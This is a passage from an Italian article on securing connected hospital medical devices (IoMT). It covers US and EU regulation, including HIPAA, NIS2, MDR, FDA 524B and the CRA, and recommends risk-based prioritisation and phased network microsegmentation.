La proposta di aggiornamento alla HIPAA Security Rule, pubblicata dall’Office for Civil Rights (OCR) del Department of Health and Human Services il 27 dicembre 2024, prevede esplicitamente la segmentazione di rete come misura obbligatoria per la protezione delle informazioni sanitarie elettroniche (ePHI). Il documento elimina la distinzione tra specifiche required e addressable, rendendo di fatto obbligatorie tutte le misure di sicurezza precedentemente considerate opzionali.
Il periodo di commenti pubblici si è chiuso il 7 marzo 2025 e si attende la pubblicazione della regola finale entro la fine dell’anno. Le organizzazioni sanitarie statunitensi dovrebbero già prepararsi a soddisfare questi requisiti.
Europa: le linee guida per il settore sanitario
Le linee guida HHS 405(d) Health Industry Cybersecurity Practices richiedono esplicitamente capacità di defense-in-depth attraverso la segmentazione di rete, con particolare enfasi sulla prevenzione del lateral movement. L’NHS Digital britannico ha rilasciato guidance che impongono la segmentazione di rete come requisito per tutti i Trust del sistema sanitario nazionale.
Implicazioni operative per i professionisti della sicurezza sanitaria
Per i CISO e i security architect del settore sanitario, questo scenario impone un ripensamento delle strategie di protezione. Non è più possibile affidarsi esclusivamente alle tradizionali misure di endpoint security; è necessario adottare un approccio architetturale che riconosca le specificità dell’ambiente IoMT.
Assessment della superficie di attacco IoMT
Il primo passo è acquisire visibilità completa sull’inventario dei dispositivi medicali connessi. La mancanza di visibilità è indicata da una percentuale significativa di CISO ospedalieri come la principale barriera alla gestione efficace del rischio IoMT. Non è possibile proteggere ciò che non si conosce.
Piattaforme specializzate nella discovery IoMT consentono di identificare dispositivi che spesso sfuggono ai tradizionali strumenti di network scanning, includendo apparecchiature biomedicali, sistemi di building automation connessi alla rete clinica e dispositivi shadow IT introdotti dai reparti senza coinvolgimento dell’IT centrale.
Prioritizzazione risk-based
Non tutti i dispositivi presentano lo stesso livello di rischio. Un sistema di imaging diagnostico connesso al PACS e contenente dati clinici di migliaia di pazienti richiede una protezione diversa rispetto a un sensore di temperatura ambientale. La prioritizzazione deve considerare:
la criticità clinica del dispositivo per la cura del paziente;
la sensibilità dei dati trattati;
il livello di connettività e l’esposizione a Internet;
la presenza di vulnerabilità note con exploit pubblici;
la disponibilità o meno di patch da parte del vendor.
Secondo i dati di Forescout, i sistemi di imaging diagnostico e i dispositivi di monitoraggio dei pazienti rappresentano i target primari degli attacchi ai dispositivi medicali, seguiti da apparecchiature di laboratorio e pompe per infusione.
Implementazione della microsegmentazione
L’implementazione della microsegmentazione in ambiente sanitario richiede un approccio graduale che minimizzi il rischio di interruzione dei servizi clinici. Le best practice suggeriscono:
Fase di discovery e learning. Acquisire visibilità completa e mappare i pattern di comunicazione legittimi prima di implementare qualsiasi policy restrittiva.
Definizione delle policy in modalità audit. Configurare le regole di segmentazione in modalità di solo monitoraggio, verificando che non blocchino traffico clinico legittimo.
Enforcement progressivo. Attivare l’enforcement partendo dai segmenti meno critici, espandendo gradualmente la copertura.
Integrazione con incident response. Predisporre procedure per l’isolamento rapido di dispositivi compromessi senza impatto sui servizi clinici essenziali.
Gestione del rapporto con i vendor
Un aspetto spesso trascurato riguarda la relazione con i produttori di dispositivi medicali. La NIS2 impone esplicitamente requisiti di sicurezza della supply chain (Articolo 21(2)(d)), richiedendo alle organizzazioni sanitarie di valutare e monitorare la postura cyber dei propri fornitori.
I Manufacturer Disclosure Statements for Medical Device Security (MDS2) forniscono informazioni strutturate sulla sicurezza dei dispositivi, ma troppo spesso rimangono documenti statici che non vengono operazionalizzati. L’integrazione dei dati MDS2 con le piattaforme di microsegmentazione consente di tradurre automaticamente le caratteristiche di sicurezza dichiarate dal vendor in policy di protezione effettive.
Prospettive evolutive: verso una convergenza normativa
Il paradosso normativo tra MDR e requisiti cyber non potrà rimanere irrisolto a lungo. Diversi segnali indicano una progressiva consapevolezza della necessità di armonizzazione.
L’Action Plan europeo sulla cybersecurity ospedaliera
Il 15 gennaio 2025 la Commissione Europea ha pubblicato un Action Plan dedicato alla cybersecurity di ospedali e provider sanitari. Il documento riconosce esplicitamente l’interdipendenza tra provider sanitari e industria medicale, e propone misure che impattano l’intera supply chain del settore.
Tra le azioni più significative, il piano propone che gli Stati membri richiedano alle entità soggette a NIS2 di riportare i pagamenti di riscatti ransomware – un cambio significativo rispetto all’attuale framework. L’obiettivo dichiarato è raccogliere dati per comprendere l’efficacia delle misure anti-ransomware e supportare le investigazioni.
L’evoluzione dell’approccio FDA
Dall’altra parte dell’Atlantico, la FDA statunitense ha adottato un approccio più progressivo. Con la Sezione 524B del FD&C Act, introdotta nel dicembre 2022 tramite il Consolidated Appropriations Act, i produttori di dispositivi cyber sono ora obbligati a:
fornire una Software Bill of Materials (SBOM) che documenti tutti i componenti software;
progettare e mantenere processi per garantire la cybersecurity del dispositivo lungo l’intero ciclo di vita;
rendere disponibili aggiornamenti e patch post-market.
Il Cyber Resilience Act europeo, parte del più ampio framework di cybersecurity dell’Unione, introduce requisiti di sicurezza by-design per i prodotti con componenti digitali. L’integrazione tra CRA, MDR e NIS2 dovrà necessariamente portare a un approccio più coerente alla gestione delle vulnerabilità nei dispositivi medicali.
Considerazioni conclusive
La sicurezza dei dispositivi medicali IoMT si trova oggi al centro di una tensione normativa che riflette due concezioni diverse – ma entrambe legittime – della protezione del paziente. La certificazione CE tutela il paziente da malfunzionamenti del dispositivo; la cybersecurity lo tutela da attacchi che potrebbero comprometterne l’integrità o renderlo indisponibile nel momento del bisogno.
La securizzazione laterale rappresenta, allo stato attuale, la risposta più efficace a questo paradosso. Proteggere il contesto invece del dispositivo consente di implementare misure di sicurezza robuste senza entrare in conflitto con i requisiti regolatori sulla certificazione.
Tuttavia, questa soluzione architetturale non può rimanere l’unica risposta a lungo termine. È necessario che il framework normativo europeo evolva verso un modello che consenta l’aggiornamento tempestivo dei dispositivi medicali senza richiedere complesse ri-certificazioni per ogni patch di sicurezza. L’esperienza FDA dimostra che questo equilibrio è possibile.
Nel frattempo, i professionisti della sicurezza IoMT nel settore sanitario devono adottare un approccio pragmatico: implementare la microsegmentazione come misura di protezione immediata, mantenere una visibilità completa sull’inventario dei dispositivi connessi e strutturare un dialogo costruttivo con i vendor per accelerare la disponibilità di aggiornamenti validati.
La posta in gioco è troppo alta per attendere una soluzione normativa perfetta. La significativa presenza di vulnerabilità note nei dispositivi medicali ospedalieri non è una statistica accettabile. È un rischio che richiede azione immediata, nei limiti – ma non oltre – di quanto la normativa consente.